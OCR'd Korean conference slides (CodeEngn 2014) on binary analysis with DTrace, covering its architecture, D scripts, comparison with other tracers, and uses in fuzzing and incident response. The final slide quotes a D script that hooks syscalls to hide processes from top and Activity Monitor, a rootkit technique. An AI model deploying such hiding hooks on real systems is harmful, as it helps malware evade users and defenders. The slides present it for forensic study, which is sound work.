DTrace를 이용한 바이너리 분석

Binary analysis by using Dynamic Trace Framework

forensic.nofate.com

www.CodeEngn.com
2014 CodeEngn Conference 11

CodeEngn

발표자 소개

- Forensic Insight

F-INSIGHT

- twitter : @n0fate

- Project
  - volafox
  - Chainbreaker


순서

- DTrace
- DTrace Internal
- 관련 스크립트 정리
- 활용 분야 및 사례

DTrace

- 동적 추적 프레임워크
- 커널 코드에 통합되어 있음
- 지원 운영체제 : Solaris 10, Mac OS X 10.5, FreeBSD 7.1, NetBSD, Linux Kernel(?)

DTrace Architecture




Source : Solaris Dynamic Tracing Guide

용어 정리

	구분자	설명	예
Provider	:	여러 probe를 제공 클래스와 유사	pid, fbt, syscall, objc
Module	:	provider를 기준으로 결정, 없으면 생략 가능	동적 라이브러리 이름
Function	:	모듈 내 함수, 시스템 콜 함수 등을 정의	open, write, read 등 함수 심볼 이름
Name	:	함수의 실행, 종료 시점 또는 명령어 오프셋	entry, return, BEGIN, END, offset
Predicate	//	일치 여부를 판단(if)	/execname != Safari/
Actions	{}	probe에 해당하는 데이터가 predicate를 통과 시 실행	{ printf(“hi\n”); }
Probe	-	동작 중인 소프트웨어에 동적으로 instrumentation 을 추가하는 지점	provider:module:function:name
Fire	-	instrumented probe point에 도달 시 발생	-

용어 정리

```
$ dtrace
Usage: dtrace [-aACeFHlqSvVwZ] [-arch i386|x86_64] [-b bufsz] [-c cmd] [-D name[=def]]
    [-I path] [-L path] [-o output] [-p pid] [-s script] [-U name]
    [-x opt[=val]]
```



주요 옵션

	설명	예
-l	모든 probe를 제공	dtrace -l
-s	DScript를 실행	dtrace -s [DSCRIPT]
-c	특정 프로그램을 실행하고, $target 환경변수에 저장	dtrace -s [DSCRIPT] -c [FILENAME]
-P	probe 중 특정 provider에 해당하는 목록 제공	dtrace -l -P syscall
-m	probe 중 특정 모듈에 해당하는 목록 제공	dtrace -l -m
-f	probe 중 특정 함수에 해당하는 목록 제공	dtrace -l -f read
-n	probe 중 특정 name에 해당하는 목록 제공	dtrace -l -n entry

DTrace Internal

- D Language
  - 인터프리터 언어, 블럭 구조
  - 흐름 제어 함수 사용 X (if, loop)
  - predicate의 논리적 비교를 통해 흐름 제어 가능
    - probe가 fire되기 전에 비교하여 action 수행 결정
- DScript
  - DTrace 코드를 스크립트화 시킬 수 있음
    - 커맨드라인은 비효율적
  - D Language로 작성
  - -s 옵션으로 사용 가능

DTrace Internal

```
$ cat open.d
#!/usr/sbin/dtrace -s

syscall::open:entry
/execname == "Safari"/
{
    printf("open %s file\n", copyinstr(arg0));
}
```

Actions

```
$ chmod 755 open.d
$ sudo ./open.d
dtrace: script './open.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0    159                       open:entry open /Library/Internet Plug-Ins/QuickTime
Plugin.plugin/Contents/Resources/English.lproj/InfoPlist.strings file

  0    159                       open:entry open /Users/user/Library/Preferences/
com.apple.quicktime.plugin.preferences.plist file

  0    159                       open:entry open /Library/Internet Plug-Ins/
SharePointBrowserPlugin.plugin/Contents/PkgInfo file
```

DTrace vs Debugger

- Pros
  - OS X에 기본 설치
  - 사용자 함수 및 커널 함수 손쉽게 분석 가능
  - 프로세스 성능 저하가 적음
- Cons
  - KEXT 분석 불가능
  - 조건 분기 불가능(if, while, for)

DTrace vs Other Tracer

	DTrace	systemtap	perf
지원 운영체제	Solaris, Mac OS X, BSD, QNX,	Linux 2.6 이상	Linux
개발 진행상황	개발 완료	개발 중	개발 중
코드 흐름 제어 (if, loop)	X	O	X
커널 레벨 추적	O	O	O
활용 대상	디버깅, 추적, 프로파일링	심볼릭 디버깅, 추적, 프로파일링	추적, 프로파일링
동시 사용자	무한대	무한대	1
최초 부팅 추적	O	X	O

추천 스크립트

이름	내용	기본 탑재
execsnoop	exec로 실행되는 프로세스 추적	O
iosnoop	I/O 추적	O
opensnoop	오픈되는 파일 추적	O
rwsnoop	읽기/쓰기 추적	O
newproc.d	새로 생성되는 프로세스(인자 포함) 추적	O
soconnect_mac.d	네트워크 연결 추적	X
maclife.d	파일 생성/삭제 추적	X

활용 분야


퍼저 / 모니터링

루트킷

바이너리 분석

퍼저 / 모니터링


(IOActive, Dynamic Tracing for Exploitation and Fuzzing, Shakacon 2009)



- 프로그램의 입력 값을 Dtrace로 변경
  - 직접 이벤트 호출은 불가능

퍼저 / 모니터링


(IOActive, Dynamic Tracing for Exploitation and Fuzzing, Shakacon 2009)



- 시스템을 모니터링하여 크래시 감지
  - 현재 리턴 주소와 저장한 리턴 주소가 다르며,
  - EIP와 현재 리턴 주소가 같을 경우 크래시 감지

루트킷

(Cem Gurkok, Back to the ‘root’ of Incident Response, FIRST 2014)



- DTrace를 이용하여 시스템 콜 후킹
- 결과 값을 변조하여 악성행위 수행

루트킷

(Cem Gurkok, Back to the 'root' of Incident Response, FIRST 2014)

```
syscall::kill:entry /arg1 == 1337/
{
        printf("[+] Adding pid: %i to the hiddenpids array\n",arg0);
    hiddenpids[arg0] = 1;
}

mach_trap::pid_for_task:entry
/execname == "top" || execname == "activitymonitor"/
{
/*
    printf("[+] top resolving a pid.\n");
    printf("\tpid is @ 0x%lx\n", arg1); */
    self->pidaddr = arg1;
}

mach_trap::pid_for_task:return
/self->pidaddr && hiddenpids[*(unsigned int *)copyin(self->pidaddr,sizeof(int))]/
{
    this->neg = (int *)alloca(sizeof(int));
    *this->neg = -1;
    copyout(this->neg,self->pidaddr,sizeof(int));
}
```

arg1이 1337라면,
테이블 형태로 저장

top에서 요청한 경우,
프로세스 주소를 저장

